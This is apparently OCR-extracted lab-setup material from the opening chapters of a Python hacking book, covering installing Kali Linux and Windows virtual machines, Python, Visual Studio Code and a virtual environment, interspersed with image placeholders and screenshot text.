








Chapter 1: Introduction to Hacking











Chapter 2: Getting Started – Setting Up a Lab Environment



Kali Linux 64-bit VMware	Available on the Offensive Security VM Download Page
Kali Linux 32-bit (PAE) VMware	Available on the Offensive Security VM Download Page
Kali Linux 64-bit VirtualBox	Available on the Offensive Security VM Download Page
Kali Linux 32-bit (PAE) VirtualBox	Available on the Offensive Security VM Download Page







Oracle VM VirtualBox Manager

File Machine Help

Tools

New Settings Discard Show

Windows 10 Running

Kali-Linux-2020.4-vbox-amd64 Running

General

Name: Windows 10
Operating System: Windows 10 (64-bit)

System

Base Memory: 4096 MB
Boot Order: Floppy, Optical, Hard Disk
Acceleration: VT-x/AMD-V, Nested Paging, Hyper-V Paravirtualization

Display

Video Memory: 128 MB
Graphics Controller: VBoxSVGA
Remote Desktop Server: Disabled
Recording: Disabled

Storage

Controller: SATA
SATA Port 0: Windows 10.vdi (Normal, 50.00 GB)
SATA Port 1: [Optical Drive] Win10_2004_EnglishInternational_x64.iso (4.91 GB)

Audio

Host Driver: Windows DirectSound
Controller: Intel HD Audio


Network

Adapter 1: Intel PRO/1000 MT Desktop (NAT)

USB

USB Controller: OHCI

Preview



Python 3.8.3 (64-bit) Setup

Install Python 3.8.3 (64-bit)

Select Install Now to install Python with default settings, or choose Customize to enable or disable features.

→ **Install Now**
C:\Users\fahad\AppData\Local\Programs\Python\Python38

Includes IDLE, pip and documentation
Creates shortcuts and file associations

→ **Customize installation**
Choose location and features

Install launcher for all users (recommended)

Add Python 3.8 to PATH

Cancel



```
C:\Users\fahad>python
Python 3.8.3 (tags/v3.8.3:6f8c832, May 13 2020, 22:37:02) [MSC v.1924 64 bit (AMD64)] on win32
Type "help", "copyright", "credits" or "license" for more information.
>>>
```

```
(kali㉿kali)-[~]
└─$ python --version
Python 2.7.18
```

```
(kali㉿kali)-[~]
└─$ python3 --version
Python 3.8.6
```

```
(kali㉿kali)-[~/Downloads]
└─$ sudo dpkg -i code_1.52.1-1608136922_amd64.deb |
download vs code apt get
```


File Edit Selection View Go Run Terminal Help Extension: Python - Visual Studio Code

EXTENSIONS: MA... python

- Python** 2020.12.424452561
Linting, Debugging (multi-threaded, r...
Microsoft
- Python for VSCode** 0.2.3
Python language extension for vscode
Thomas Haakon Townsend **Install**
- Python Extension Pack** 1.6.0
Popular Visual Studio Code extensions...
Don Jayamanne **Install**
- Python Test Explorer for Visu...** 0.6.5
Run your Python tests in the Sidebar ...
Little Fox Team **Install**
- Python Docstring Generator** 0.5.4
Automatically generates detailed docs...
Nils Werner **Install**
- Python Indent** 1.12.0
Correct python indentation.
Kevin Rose **Install**
- AREPL for python** 2.0.1
real-time python scratchpad
Almenon **Install**
- Python Extended** 0.0.1
Python Extended is a vscode snippet t...
Taiwo Kareem **Install**

Python

ms-python.python

Microsoft | 29,214,894 | ★★★★★ | F

Linting, Debugging (multi-threaded, remote), Intellis...

Disable **Uninstall** This extension is enabled globally.

Details Feature Contributions Changelog Dependencies





Python extension for Visual Studio Code

A Visual Studio Code extension with rich support for the Python language (for all actively supported versions of the language: >=3.6), including features such as IntelliSense, linting, debugging, code navigation, code formatting, Jupyter notebook support, refactoring, variable explorer, test explorer, snippets, and more!

Quick start

- Step 1.** Install a supported version of Python on your system (note: that the system install of Python on macOS is not supported).
- Step 2.** Install the Python extension for Visual Studio Code.
- Step 3.** Open or create a Python file and start coding!

0 0 0




```
(kali@kali) - [~/python-hacking]
└─$ source my-virtualenv/bin/activate

